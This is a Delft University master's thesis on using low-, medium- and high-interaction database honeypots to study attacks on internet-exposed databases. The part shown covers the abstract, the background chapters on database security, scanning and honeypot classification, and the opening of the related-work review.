Leveraging Database Honeypots to Gather Threat Intelligence

Yuqian Song

Master Thesis
Computer Science

Faculty of Electrical Engineering,
Mathematics & Computer Science
Cyber Security Group

Leveraging Database Honeypots to Gather Threat Intelligence

by

Yuqian Song

to obtain the degree of Master of Science
at the Delft University of Technology,
to be defended publicly on Friday June 21, 2024 at 10:00 AM.

Student number:	4630521	
Project duration:	January 29, 2024 – June 21, 2024	
Thesis committee:	Dr. ir. H. Griffioen,	TU Delft, supervisor
	Prof. dr. ir. G. Smaragdakis,	TU Delft, advisor
	Dr. ir. A. Katsifodimos,	TU Delft
	Dr. ir. J. Yang,	TU Delft

TU Delft

Abstract

In the digital age, the proliferation of personal data within databases has made them prime targets for cyberattacks. As the volume of data increases, so does the frequency and sophistication of these attacks. This thesis investigates database security threats by deploying open source database honeypots to gather threat intelligence. We utilized five different honeypots at various interaction levels, deploying a total of 275 low-interaction, 50 medium-interaction, and 8 high-interaction honeypots over 20 to 23 days to collect a wide range of adversarial data. Through this deployment, we gathered $37,618,111$ log entries from $8,786$ IPs.

Our analysis of these logs indicate that databases exposed to the internet are most likely to be discovered within an hour of deployment due to pervasive internet scanning. Additionally, we found that adversaries exhibit preferences for attacking certain database management systems, engage in irregular attack frequencies marked by short bursts, utilize diverse tools, and exploit both cloud service providers and infected machines. The findings also provide a high-level overview and analysis of observed attacks, including remote code execution, worms, botnets, data theft, and cryptojacking.

Preface

First, I would like to express my gratitude to my daily supervisor, Harm Griffioen, for his support and guidance throughout this journey. His expertise in the subject matter, review of my drafts, and responses to my questions have been invaluable. I am also thankful to my thesis advisor, Georgios Smaragdakis, whose constructive feedback on my presentations, thesis drafts and overall progress has enhanced the quality of my work. Additionally, I would like to extend my thanks to Asterios Katsifodimos as well as Jie Yang for being a part of my thesis committee.

A special thanks goes to the Greynoise team for extending their VIP access to me. This access was instrumental in researching threat actors and provided substantial insights that have been integral to the writing of my thesis.

Finally, I want to express my heartfelt appreciation to my friends and family. Your support, ideas, care and constant encouragement have been an immense help.

Contents

1 Introduction

The digitization of society has enhanced connectivity and convenience, transforming our daily lives, how we work, and the way we interact with eachother. Yet, this evolution has introduced new challenges, especially in cybersecurity. As more aspects of our lives migrate online we entrust a growing amount of personal information to digital services. Exploiting this transition, cybercriminals have capitalized on opportunities, resulting in a surge in cybercrime and associated losses [10] [83].

One area that has become a prime target for cybercriminals is database systems [22]. Databases serve as the backbone of countless applications and services, storing vast amounts of sensitive information such as personal information, financial transactions, and healthcare records. When databases are breached it can lead to various negative consequences including: financial losses, reputational harm, and regulatory sanctions [49] [59].

Existing literature has emphasized the need for robust database security measures dating back to before the invention of the internet as we know it [31]. Various methods to secure databases against attacks and security practices have been explored since [14] [15]. Researchers have recognized that adversaries employ network scans as a reconnaissance method to identify potential victims, with a trend emerging in targeting databases via network scans [5] [19]. To combat these cybercriminals honeypots have emerged as valuable tools for gathering threat intelligence and detecting these attacks [64] [39]. By simulating vulnerable systems and enticing adversaries to interact with them, honeypots provide researchers with invaluable insights into the methods and motivations of cyber attackers. Recognizing the need for database security due to increasing threats from adversaries, researchers have attempted to leverage the threat gathering capabilities of honeypots. Literature has explored the theoretical usage of honeypots for collecting threat intelligence on database attacks [53] [98]. However, there is a gap in the literature in actually employing database honeypots to study adversarial behavior.

In this thesis we will employ five open source database honeypots across different interaction levels simulating various database management systems (DBMS) to amass valuable threat intelligence on database attacks. A low-interaction honeypot, comprising of multiple DBMS honeypots such as Microsoft SQL (MSSQL), Redis, Postgres, Elasticsearch, and MySQL, will serve as the initial gathering point for insights into attack frequencies and adversarial patterns. Medium-interaction honeypots, featuring Redis, Postgres, and Elasticsearch, will delve deeper, aiming to capture data on attacks and activities post access in a database. To top it off, a high-interaction honeypot, utilizing Mongodb with fabricated datasets will be deployed which runs real Mongodb instance inside a docker container.

Through the deployment of over 300 honeypots in the main experiment, we collected and analyzed a log dataset containing more than 37 million entries from over eight thousand IPs. Our primary objective is to answer the research question: ”What types of cyberattacks commonly confront publicly facing databases?” To achieve this, we focus on three sub-questions:

1. Attack Frequency: What is the frequency of attacks on publicly facing databases?

2. Adversarial Patterns: Is there a discernible pattern in the attacks and attackers?
3. Nature of Attacks: What kind of attacks techniques do publicly facing databases face?

By examining attack frequency, we can gauge the scale and persistence of cyber threats. Analyzing adversarial patterns helps identify common behaviors, while also providing insight into attacker methodologies. Investigating the nature of attacks reveals specific techniques employed, highlighting vulnerabilities. These insights collectively offer a clearer understanding of the threats facing databases and aid in developing a more comprehensive threat landscape.

For example, in our analysis of attack frequency, we noted daily adversarial activity with fluctuations in intensity on an hourly basis. Low-interaction honeypots exhibited irregular patterns of activity spikes followed by periods of low traffic. Similarly, other honeypots showed inconsistent behavior, with some hours devoid of any adversarial activity. Regarding adversarial patterns, we observed adversaries favoring specific DBMS like MSSQL. And the preference in leveraging a diverse range of cloud service providers and hosting services for their malicious intentions. Consequently, many adversaries went undetected by established threat intelligence services such as Greynoise. In our examination of attack nature, we found that adversaries displayed adaptability by identifying variations in honeypot configurations and employing various tools and techniques. Our observations encompassed multiple attack types, including brute-force attacks, reconnaissance activities, remote code execution, malware distribution, and attempts at data theft.

Through our experiment and analysis, we have made the following contributions to the field:

1. Assessment of the effectiveness of database honeypots in gathering threat intelligence related to databases through the deployment of database honeypots and exposing them to the web.
2. Analysis of adversarial attack frequencies targeting databases.
3. Identification of adversarial habits and preferences for database attacks.
4. Advancement in understanding database attack surfaces through detailed analysis of attack techniques.

In the next chapter, we begin with the background to ensure the reader understands the concepts and topics relevant to this study. Chapter 3 provides a review of the relevant literature consisting of existing research on network scanning, database security, and the detection of cyberattacks, particularly through the use of honeypots. We will also expand on the gap in the literature identified earlier. Chapter 4 details the research question and methodology, including the honeypots used, their deployment, and data processing techniques. Chapter 5 presents our findings, offering insights into attack frequencies, adversarial patterns, and delve into the attacks themselves. Chapter 6 discusses the limitations of our study and provide recommendations for database security. Finally, chapter 7 answers both the sub and main research questions, and presents conclusion drawn from our research.

2 Background

This thesis focuses on employing database honeypots to collect intelligence on database attacks. To ensure clarity, it's crucial to establish foundational concepts. Thus, the first half of this chapter aims to offer a comprehensive exploration of databases, emphasizing their significance, classification, and the critical need for defensive strategies. Additionally, this section will delve into the consequences of inadequately defending database systems to stress the importance of robust security measures.

In the latter part of this chapter, we delve into the relationship between databases and cyberattacks, shedding light on common adversary tactics and a framework used to dissect them, specifically the cyber kill chain. Furthermore we explore how adversaries leverage network scanning for reconnaissance to identify potential targets, and we discuss the roles of network telescopes and honeypots in mitigating these risks.

2.1. Databases

Oracle defines a database as: "A database is an organized collection of structured information, or data, typically stored electronically in a computer system. A database is usually controlled by a database management system (DBMS)" [70]. Databases serve as critical tools for storing, managing, and retrieving data efficiently. Examples of databases are all around us in everyday life: in e-commerce, databases house customer data and inventory records, enabling businesses to efficiently manage sales, orders, and product information. While in the healthcare industry, databases store vital information such as patient records, medical histories, and treatment details, which are vital for patient care management. However, the significance of databases extends far beyond these specific examples. In today's interconnected world, they are components of nearly every modern system and application. From financial institutions handling transactions to social media platforms managing user data and interactions and even organisations to enable remote work initiatives, databases support the functioning of countless digital services, platforms and industries.

Moreover, with the increasing digitization of our world, especially after the 2019 covid pandemic [50], the importance of databases continues to grow exponentially. Market research forecasts a substantial growth trajectory for the database as a service (DBaaS) market, with the segment of DBSaaS projected to expand from 16.04$ billion in 2022 to 39.67$ billion by 2029 [7]. This growth reflects the demand and importance of databases which powers the digital transformation of our world.

As this reliance on databases grows, so does the potential impact of cyber threats targeting them. Exploits or hacks can incur significant financial losses and reputational damage for businesses and industries. Therefore, it is important to prioritize the security of databases, especially in the rapidly expanding database market.

2.1.1. Types of DBMS

In addition to Oracle's definition, databases can be classified based on the type of DBMS they employ. Common classifications include but are not limited to relational, distributed, hierarchical, object-oriented, and network databases [61]. However, for the relevance of this thesis, our focus will primarily be on relational, distributed, and graph databases, as well as the distinction between SQL and NoSQL databases. These classifications are important as they encompass the types of DBMS that will be utilized for data gathering and analysis in this research.

Relational databases organize data into tables with rows and columns, interconnected through defined relationships. Examples of relational DBMS include MySQL and PostgreSQL. MySQL is widely used for its ease of use and scalability, commonly employed in web applications, content management systems, and data warehousing. PostgreSQL, on the other hand, offers advanced features such as support for complex queries and JSON data types, making it suitable for enterprise applications.

Distributed databases distribute data across multiple servers or locations, enhancing scalability and fault tolerance. Redis, a popular distributed DBMS, excels in caching, real-time analytics, and high-performance data storage. It is often utilized in applications requiring fast data access and processing, such as real-time analytics and session caching.

Graph databases, commonly referred to as network databases, depict data as interconnected nodes and edges. Their unique characteristic lies in the schema's representation as a graph, where nodes signify object types and edges denote relationship types, allowing for intricate and non-hierarchical data structures. This makes them particularly adept at modeling complex relationships between entities. A prime example of a network database management system is Elasticsearch, a component of the Elastic Stack. Well known for its prowess in full-text search, log analytics, and real-time data visualization, Elasticsearch is indispensable for applications demanding fast and comprehensive data retrieval and analysis.

In recent years, the distinction between ***SQL*** (Structured Query Language) and ***NoSQL*** (Not Only Structured Query Language) databases has become prominent. In simple terms NoSQL databases are any DBMS that aren't relational [61]. SQL and NoSQL differ mainly in four points:

- Relational (SQL) or non-relational (NoSQL)
- Strict schema for structured data (SQL) or dynamic schema for unstructured data (NoSQL)
- Data is table based (SQL) or document, key-value, graph, or wide-column based (NoSQL)
- Scalability in vertical by upgrading hardware (SQL) or horizontal by partitioning data (NoSQL)

SQL databases, such as MySQL and PostgreSQL, adhere to a structured schema and are suited for applications requiring ACID (Atomicity, Consistency, Isolation, Durability) principles. For instance, in financial systems where transactions must be reliably processed and stored without compromise, the ACID properties ensure data integrity and reliability. In contrast, NoSQL databases, like MongoDB, prioritize flexibility and scalability over strict schema enforcement, and hence are suitable for applications requiring BASE (Basically Available, Soft State, Eventually Consistent) principles. For applications like social media platforms, where accommodating rapidly changing data models and handling high volumes of concurrent user interactions are paramount, BASE provides the necessary flexibility and scalability without compromising system availability and responsiveness.

2.1.2. Security of DMBS

Concerns about the security of databases have persisted for decades, with researchers recognizing the potential vulnerabilities associated with over-reliance on DBMS [31]. Early investigations into this issue identified Identity Access Management (IAM) and data encryption as primary methods for protecting databases [14]. Subsequent research expanded the scope of database security to include considerations such as data quality, intellectual property rights, the impact of mobile users, and the resilience of databases against various attacks [15]. The overarching goal of database security is to establish and maintain the confidentiality, integrity, and availability (CIA triad) of database systems.

Confidentiality ensures that sensitive information within the database remains accessible only to authorized users or entities, safeguarding against unauthorized access or disclosure.

Integrity ensures that data remains accurate, consistent, and trustworthy, preventing unauthorized modifications or tampering in transit and storage.

Availability ensures that the database and its resources are accessible and operational when needed, minimizing downtime and ensuring continuous access to data for authorized users.

IBM highlights five key areas that database security measures are intended to address and protect [49]:

- The data stored within the database
- The integrity and security of the DBMS itself
- Any applications that interact with the database
- The physical or virtual database server and its underlying hardware
- The computing and network infrastructure used to access the database

In this thesis, our focus will primarily be on the first two areas: the protection of data stored within the database and the integrity and security of the DBMS itself.

2.1.3. Consequences of a data breach

A data breach compromising any of the five aforementioned aspects could have wide-ranging consequences. According to the European Commission, a data breach occurs when the data for which your company or organization is responsible suffers a security incident resulting in a breach of confidentiality, availability, or integrity [28]. The consequences of a DBMS data breach can be summarized as follows [49] [59]:

Data Theft: Breaches expose valuable intellectual property and sensitive information, including customer records, credit card numbers, bank account details, and personal identification information. This theft of data can compromise an organization's competitive advantage and undermine trust with customers.

Damage to Brand Reputation: Companies that fail to adequately protect personal data risk damaging their reputation. Customers are less likely to do business with organizations that cannot ensure the security and privacy of their sensitive information. This loss of trust can have long-term consequences for brand loyalty and market standing.

Revenue Loss: A data breach can disrupt business operations, leading to revenue loss as systems are taken offline or business activities are slowed down to address the breach. The downtime incurred during recovery efforts can significantly impact financial performance and market competitiveness.

Data Breach Violation Penalties: Regulatory bodies impose stringent penalties for data breaches, especially under regulations such as Europe's General Data Protection Regulation (GDPR) and the Sarbanes-Oxley Act. Failure to comply with these regulations can result in hefty fines and legal repercussions, further exacerbating the financial and reputational damage.

Costs of Recovery: Recovering from a data breach can incur substantial costs, including legal fees, expenses associated with assisting affected individuals, and additional resources required to restore data and systems to their pre-breach state. These expenses can amount to millions of dollars and have a significant impact on an organization's financial health.

2.1.4. How do we protect a database?

Having understood the repercussions of a DBMS data breach, we will delve into effective methods for safeguarding databases. Recognized leaders in the industry, like Microsoft emphasize four key areas of focus for database protection [59]:

Network security: A *firewall* is used as a barrier between a database server and the external network, controlling incoming and outgoing traffic based on predetermined security rules. It can prevent unauthorized access to the database, detect and block malicious activities, and serve as a chokepoint for implementing additional security measures, enhancing overall database security.

Identity Access Management: IAM frameworks ensure appropriate access to organizational resources through authentication, authorization, and access control [76]. *Authentication* is the process of verifying the identity of users or entities attempting to access a system or resource. This typically involves the three factors of authentication: something you know, something you have, and something you are. Therefore users are often asked to provide credentials such as usernames and passwords, access cards or cryptographic USB keys, and biometric data such as fingerprints. IAM systems authenticate users to ensure that they are who they claim to be before granting access to databases.

Authorization determines what actions authenticated users are permitted to perform and what resources they can access. It involves defining permissions and privileges based on roles, groups, or individual user identities. IAM systems enforce authorization policies to restrict database access to only those users who have the necessary permissions.

Access control mechanisms enforce the policies defined during authorization, ensuring that only authorized users can access specific resources or perform certain actions. IAM systems use access control lists (ACL), role-based access control (RBAC), or attribute-based access control (ABAC) to govern database access. These mechanisms help prevent unauthorized access and enforce the principle of least privilege, limiting users' access to only the data and functions necessary for their roles.

Threat protection: Threat protection encompasses auditing and threat detection. *Auditing* involves systematically tracking and recording database activities to ensure compliance, monitor for suspicious behaviors, and facilitate incident response. By maintaining detailed audit logs, organizations can monitor user activities, identify unauthorized access attempts, and attribute actions to specific users or entities. Auditing promotes transparency, accountability, and continuous improvement in database security by providing valuable insights into security gaps, vulnerabilities, and areas for enhancement.

Threat detection is the act of actively monitoring database activities to identify and respond to potential security threats and breaches. It employs anomaly detection techniques to analyze database events and identify deviations from normal behavior patterns. By continuously monitoring for suspicious activities such as unauthorized access attempts, data exfiltration, or unusual query patterns, threat detection systems can quickly alert administrators to potential security incidents. This proactive approach enables organizations to take timely action to mitigate risks, investigate security breaches, and implement appropriate security measures to safeguard their databases.

Information protection: *Data encryption* entails transforming sensitive data into an unreadable format using encryption algorithms. Encrypted data can only be deciphered with the appropriate decryption key, ensuring that only authorized individuals can access and interpret the information. This cryptographic technique protects sensitive data from unauthorized access, interception, and tampering, even if the underlying database is compromised.

2.1.5. Failures in database security

To further stress the importance of the aforementioned safeguard methods, we will examine the repercussions when said security measures fall short. Improperly configured firewalls may inadvertently allow unauthorized access to the database server from external networks or fail to effectively block malicious traffic. This can result in data breaches, compromising sensitive information stored in the database. Moreover, misconfigurations can disrupt normal operations by inadvertently blocking legitimate traffic, potentially impacting business continuity. According to Gartner, it is projected that 99% of firewall breaches by 2023 will be caused by misconfigurations rather than flaws in the firewall itself [20]. One prominent example is the 2019 data breach at Capital One, where over 100 million records were compromised due to a misconfigured firewall, enabling unauthorized access and subsequent exfiltration of sensitive data [51]. One could imagine the dire consequences of operating without a firewall in place.

Insufficient IAM practices drastically increase the vulnerability of databases to cyberattacks. Weak or poorly configured authentication methods present enticing targets for malicious actors seeking illicit entry. According to a report by Verizon, a staggering 82 percent of data breaches involved human error, including credential theft, phishing attacks, and employee misuse or errors [84]. Implementing robust access management protocols could have prevented many of these breaches. The main takeaways from this report emphasize the importance of proper password policies to ensure the use of strong passwords, the implementation of multi-factor authentication to prevent illicit access, and the establishment of proper access control measures. Notably, the report highlights that insiders were responsible for 20 percent of data breaches, underscoring the significance of addressing privilege creep and ensuring that individuals only have access to the resources necessary for their roles.

Inadequate auditing practices significantly increase the vulnerability of databases to cyber threats, exemplified by incidents like the SolarWinds supply chain attack in 2020, which exploited a decade-old security recommendation [100]. This attack infiltrated numerous entities, including United States government departments and private sector giants like Microsoft, Intel, Cisco, and Deloitte. Regular audits of employee accounts are vital for detecting signs of fraud or unauthorized access. For instance, implementing measures to restrict accounts during a brute-force password attack could have prevented incidents like the 2016 Alibaba breach [75]. Additionally, deactivating and revoking privileges from closed or orphaned accounts linked to former employees is crucial to prevent potential entry points for hackers or disgruntled ex-employees, as evidenced by insider threats mentioned before. Moreover, audits should meticulously review the privileges granted to current employees to prevent scenarios of privilege creep and expand the attack surface.

Effective threat detection is important for promptly responding to security breaches, as demonstrated by the Cisco breach in 2022 [18]. In this incident, after the adversary gained access to an account and attempted to escalate their privileges within Cisco's internal systems, the security team swiftly intervened upon detecting unauthorized access. This proactive action minimized the potential impact on Cisco's business operations and data integrity. However, failure to detect threats in a timely manner can have severe consequences, such as prolonged exposure to attackers and increased damage to sensitive data and infrastructure.

A lack of encryption of data poses significant risks to data security, as sensitive information can be compromised in the event of a breach. Furthermore when data is transmitted or stored without encryption, it becomes vulnerable to interception and unauthorized access by malicious actors. This exposes confidential information, such as personal details, financial records, and login credentials, to potential theft or misuse. For instance, a recent report on credit unions in the USA revealed instances where sensitive data, including passwords, was breached in unencrypted form [38]. In such cases, attackers can exploit the lack of encryption to easily access and exploit sensitive information, potentially causing financial losses and reputational damage to individuals and organizations affected by the breach.

2.2. Cyberattacks

After establishing the fundamentals of databases, including their significance and defensive strategies, we now turn our attention to their vulnerability to cyberattacks. Cyberattacks represent unwelcome attempts to steal, expose, alter, disable, or destroy information through unauthorized access to computer systems, as described by IBM [48]. The digitization of numerous industries and the shift towards remote work arrangements have created breeding ground for cybercriminals to exploit vulnerabilities. Apple's observations underscore this trend, with reported database breaches witnessing a staggering threefold increase between 2013 and 2022 [10].

Cyberattacks manifest in various forms, each posing distinct threats. Cisco and IBM have identified several common attack types, showcasing some of the diverse tactics employed by adversaries [26] [48]. For databases, the following attacks are of particular interest:

Malware encompasses a broad category of malicious software designed to infiltrate, disrupt, or damage computer systems. Among these threats are *trojan horses*, deceptive programs that masquerade as legitimate software to trick users into unwittingly installing them. Once inside a system, trojans can steal sensitive information, modify data, or grant unauthorized access. Meanwhile, *spyware* operates covertly, monitoring and gathering information about a user's activities without their knowledge or consent, posing serious privacy risks. In a similar vein, *rootkits* hide their presence to provide unauthorized access to a system, enabling malicious actors to modify files, disable security measures, and evade detection by antivirus software. Contrasting these stealthy threats, *ransomware* encrypts files on a victim's system and demands payment, typically in cryptocurrency, in exchange for the decryption of the files. Finally, *worms*, self-replicating malware, spread rapidly across networks, exploiting vulnerabilities in operating systems or software, causing widespread damage and disruption once inside a network.

Denial-of-service attack (DoS) attacks aims to disrupt the normal functioning of a target system or network by overwhelming it with a flood of traffic, rendering it inaccessible to legitimate users. A more advanced version called distributed denial-of-service (DDoS) attack harnesses the power of multiple compromised devices or systems to launch a coordinated assault on a target. This flood of traffic can come from various sources, such as botnets or compromised devices, and can consume all available bandwidth or exhaust system resources like CPU or memory. For instance, an attacker may launch a DoS attack against a website, causing it to become slow or completely unavailable to users trying to access it.

Zero-day exploits refers to a vulnerability in software or hardware that is unknown to the vendor or developers, leaving systems susceptible to exploitation by attackers. Zero-day exploits are particularly dangerous because there are no patches or fixes available to mitigate the vulnerability, giving attackers free rein to exploit it before it is discovered and patched. Attackers may use zero-day exploits to launch targeted attacks against specific organizations or individuals, often with the aim of stealing sensitive information or gaining unauthorized access to systems.

2.3. Scanning


In the cyber kill chain framework [55], reconnaissance marks the initial stage of a cyberattack. Network scanning is as a reconnaissance technique utilized by adversaries to evaluate the security of potential targets connected to the web. It involves the systematic probing of a network to gather information about the connected devices, ports, and services. Adversaries employ various scanning methods and tools to map out network topologies, identify active hosts, and enumerate open ports and services. Databases, often repositories of sensitive information, are prime targets for adversaries. They are commonly hosted on specific ports within the network, making them susceptible to discovery through scanning techniques. Therefore, network scanning serves as a crucial means for adversaries to identify and target databases as part of their broader cyberattack strategy. Additionally, extensive research has identified network scanning as a growing cybersecurity concern due to its pivotal role as the primary stage of intrusion attempts, enabling attackers to remotely locate, target, and exploit vulnerable systems [5] [19].

Adversaries often use tools like Nmap [52], Masscan [42], and Zmap [58] to perform scans efficiently and identify potential attack vectors. There are numerous methods to classify scans [12] however for the scope of this work they can be broadly summarized into the following three points:


Host Ping Scan: Often serving as the initial step in network reconnaissance, host ping scans enable attackers to verify if a host is online and responsive. Leveraging ICMP (Internet Control Message Protocol) messages, ping scans send requests to target hosts and await responses. If a response is received, it indicates that the host is active and reachable on the network. Popular tools like Nmap facilitate the execution of host ping scans.

Port Scan: Following a host ping scan, adversaries may proceed with a port scan to identify open ports and services running on target systems. Databases typically utilize specific ports for communication; for instance, PostgreSQL commonly operates on port 5432, while Redis uses port 6379. By conducting a port scan, adversaries can swiftly ascertain whether a DBMS is active on the target host. Port scanning methods vary, but Nmap, a widely used network scanning tool, offers one of the most commonly used TCP SYN scan [41].

The *TCP SYN Scan* is a widely utilized technique in port scanning, leveraging the TCP three-way handshake process. It begins with the adversary sending a SYN (Synchronize) packet to the target port. If the port is open, the target responds with a SYN-ACK (Synchronize-Acknowledgment) packet, indicating readiness to establish a connection. At this point the adversary sends a RST (Reset) packet to preemptively interrupt the handshake. However, if the port is closed, the target replies with a RST packet. By analyzing these responses, the attacker can determine the status of each scanned port without completing the full TCP connection establishment process. TCP SYN scanning offers efficiency and stealth, suitable for scanning numerous ports quickly. Nonetheless, it may produce false positives in certain scenarios, and its effectiveness depends on the ability to send raw packets over the network.



(a) TCP SYN scan of open port



(b) TCP SYN scan of closed port

Figure 2.1: TCP SYN scan diagram

Vulnerability scan: Once a target has been identified, adversaries may initiate vulnerability scans to identify known weaknesses or vulnerabilities in target systems. Tools like Nessus [82] and OpenVAS [43] automate the process of scanning target networks for security flaws, misconfigurations, and outdated software including those related to DBMS. These scanners analyze system configurations, installed software, and patch levels to identify vulnerabilities that could be exploited by attackers. Common vulnerabilities targeted by vulnerability scanners include missing security patches, weak passwords, misconfigured services, and outdated software versions. By conducting vulnerability scans, adversaries can prioritize their targets based on the severity of identified vulnerabilities and tailor their exploitation techniques accordingly.

2.4. Network telescope

In the preceding section, we explored how adversaries utilize network scans to target databases. Which stresses the importance of understanding malicious activities occurring within network traffic. Network telescopes, as described by More et al., are designated portions of routed IP address space where little to no legitimate traffic is expected [62]. These segments serve the purpose of attracting and monitoring packets that are not intended for legitimate communication, such as those generated by scanning activities, victims of DDoS attacks, malware propagation, and other malicious behaviors. By passively collecting and analyzing this unsolicited traffic, network telescopes offer valuable insights into ongoing vulnerabilities, their exploitation, and network scanning activities [74].

As previously discussed, it's important to note that not all traffic captured by network telescopes is malicious. Benign scanning activities, such as research scanning conducted by organizations like Censys and Shodan, contribute to monitoring the security of networks [24][25]. These scans are designed to detect vulnerabilities such as misconfigurations, exploits, and identify default passwords, making them valuable tools for reducing attack surfaces.

However, it is crucial to recognize and address malicious network scanning observed by telescopes. One of these traffic types is reconnaissance activities conducted by adversaries seeking to identify potential vulnerabilities in hosts connected to the web. This typically entails extensive probing of IP addresses, often via host ping scans and port scans, resulting in encounters within the IP address spaces monitored by the telescopes. The data collected from these encounters provide valuable information, including the source IP, targeted port, timing, and intensity of the scanning. By analyzing the these scanning activities, we can identify recurrent patterns indicative of specific attack campaigns or threat actors. Which enables us to proactively anticipate and counter evolving cyber threats.

Another malicious scanning activity detected by network telescopes involves malware propagation. Malicious code running on compromised hosts, often part of large botnets like the Mirai botnet, attempts to infect additional victims [9]. Similar to reconnaissance activities, malware scans encompass a large IP space and may be caught by the telescope.

2.5. Honeypots

Honeypots serve as invaluable tools for gathering intelligence on adversaries. They are purposefully designed decoys deployed within a network to lure in potential adversaries and gather information about their methods and motives. Therefore by design, they should not attract legitimate traffic or interactions. And any recorded activity is typically a sign of probing or intrusion attempts. They serve as a strategic tool in cybersecurity for both detection and prevention purposes. By mimicking legitimate systems and services, honeypots entice malicious actors to interact with them, allowing security professionals and researchers to observe and analyze their behavior without risking real data or resources.

This thesis will utilize honeypots, specifically focusing on database honeypots. However, our approach diverges from conventional deployment methods. Instead of placing them directly within a network, we will deploy them on misconfigured firewalls and IAM controls, intentionally leaving the DBMS open for access via the web. This setup aims to capture adversaries engaging in malicious activities, providing ample data for detailed analysis and strategic insights.

We will also delve into the classification of honeypots, which are crucial to understanding the types utilized in this thesis. Honeypots can be categorized based on various criteria, each shedding light on their unique characteristics and functionalities. Figure 2.2 provides a convenient overview of all classification categories and their respective subclassifications. ***Purpose***: Honeypots are often classified




Figure 2.2: Taxonomy of honeypots in this thesis: Categorizing honeypots based on purpose, role and interaction level

according to their intended use, falling into two main categories: Research and Production honeypots [98]. Research Honeypot are typically more intricate and demanding to maintain. Despite the challenges, they offer significant value to cybersecurity research endeavors. *Research honeypots* meticulously gather attack data, providing researchers with deep insights into attacker methodologies. This wealth of data forms the basis for understanding evolving cyber threats and devising effective defense strategies. Despite their demanding maintenance, the insights gleaned from research honeypots play a pivotal role in advancing cybersecurity defenses.

In contrast, *production honeypots* prioritize simplicity and seamless integration into organizational networks. Deployed within production environments, these honeypots serve as decoys, redirecting malicious activity away from genuine assets and towards the simulated environment. By enticing attackers to engage with these “decoys,” production honeypots enable early threat detection and minimize risks to critical infrastructure. Their effortless integration into operational networks renders production honeypots indispensable tools for organizations aiming to fortify their cybersecurity posture in real-world scenarios.

Role: Honeypots can also be classified based on their role, typically falling into two categories: client and server [39]. *Client honeypots* emulate client behavior by actively connecting to servers within a network. Their primary objective is to identify and interact with malicious servers targeting clients. By replicating the actions of legitimate clients, these honeypots effectively lure in malicious actors, enabling the detection and analysis of server-side attacks. Client honeypots play a proactive role in cybersecurity by actively seeking out threats and providing valuable insights into attacker tactics targeting client systems. On the other hand, *server honeypots* represent the conventional concept of honeypots, simulating various services, networks, or resources within a network environment. Unlike client honeypots, which actively seek out malicious servers, server honeypots passively wait to be targeted by malicious actors. By masquerading as genuine services or resources, these honeypots attract and interact with attackers, allowing security professionals to observe and analyze their tactics and techniques. Server honeypots are instrumental in detecting and mitigating attacks targeting servers and network infrastructure, thereby strengthening overall cybersecurity defenses.

Level of interactivity: The level of interactivity determines the extent to which they engage with potential attackers. In general there are three classification levels for honeypot interactivity: *low*, *medium*, and *high* [37]. Table 2.1 offers a comprehensive overview of these interaction levels.

Interactivity level	**Information gathering**	**Emulation**	**Operating System**	**Risk of compromise**
Low	Limited	Basic (e.g., SSH, FTP)	No	Low
Medium	Moderate	Some services and responses	No	Low-Moderate
High	Extensive	Realistic, all	Yes	High

Table 2.1: Overview of honeypot interactivity level

In *low-interaction honeypots*, only basic protocols such as SSH and FTP are emulated. These honeypots do not grant access to the underlying operating system and provide minimal responses, often limited to handshakes. While they lack the capability for compromise, low-interaction honeypots are valuable for statistical analysis, offering insights into the frequency of attacks without exposing real system vulnerabilities.

Medium-interaction honeypots simulate a broader range of services compared to low-interaction honeypots. However, they still do not provide access to the operating system. With a moderate level of ”fake” responses and interactivity, these honeypots effectively attract attackers while minimizing the risk of compromise. They serve as effective tools for drawing in malicious actors for observation without exposing critical systems to potential threats.

In *high-interaction honeypots*, there is no simulation involved as they grant access to a real operating system. These honeypots offer a wide array of services and interactions, providing a realistic environment for attackers. While they are invaluable for in-depth attack data analysis by cybersecurity experts, high-interaction honeypots pose a high risk of compromise. The exposure of real system resources increases the likelihood of attackers gaining unauthorized access, necessitating robust security measures to mitigate potential threats.

3 Related work

The literature review delves into existing knowledge and research within the domains of network scanning, database security, and the detection of attacks.

In the initial segment, we explore the comprehensive literature surrounding network scanning. This entails an in-depth examination of its historical evolution, its role in targeting databases, and the inherent security risks it poses to networks.

Subsequently, our focus shifts to the security aspects of databases, where we address the perpetual necessity for robust database security measures. We survey the conventional defense strategies, proposed methodologies for enhancing database security, and the evolving landscape of privacy concerns within this realm.

Next, we delve into research concerning the tools and methodologies utilized in the detection and identification of cyberattacks. This includes an exploration of network telescopes, which provide valuable insights into cybersecurity trends and can function as early warning systems. Additionally, we examine the role of honeypots in uncovering adversarial tactics.

Finally, we highlight the research gap present in the existing literature, identifying areas where further investigation and exploration are needed. These identified gaps serve as the driving force behind formulating the research question and establishing the contribution of this thesis to the scientific field.

3.1. Scanning

In the background section, we introduced the concept of network scanning, detailing its types and how adversaries utilize it to identify potential victims. In this section we explore its historical evolution and contemporary impact.

Commencing our exploration, we scrutinize the preliminary study conducted by Allman et al. [5], which analyzed scanning traffic spanning from 1994 to 2006, focusing on a specific website. This pioneering research provided insights into scanning behavior over an extended period. Their findings revealed a consistent growth trend in scanning traffic, with notable spikes coinciding with worm outbreaks and scanning attacks. Moreover, it observed an expansion in the scope of scanned ports, including the targeting SQL DBMS servers, prompting inquiries into scanning patterns and the origins of such activities.

Subsequently, Barnett et al. [13] contributed to the field by publishing a paper on the taxonomy of network scanning technique . Acknowledging scanning as a prevalent reconnaissance activity in network intrusion, they highlighted the shortcomings of network intrusion detection systems (NIDS) in detecting scanning activities. Demonstrating the necessity for a comprehensive taxonomy of scanning techniques to develop effective detection modules.

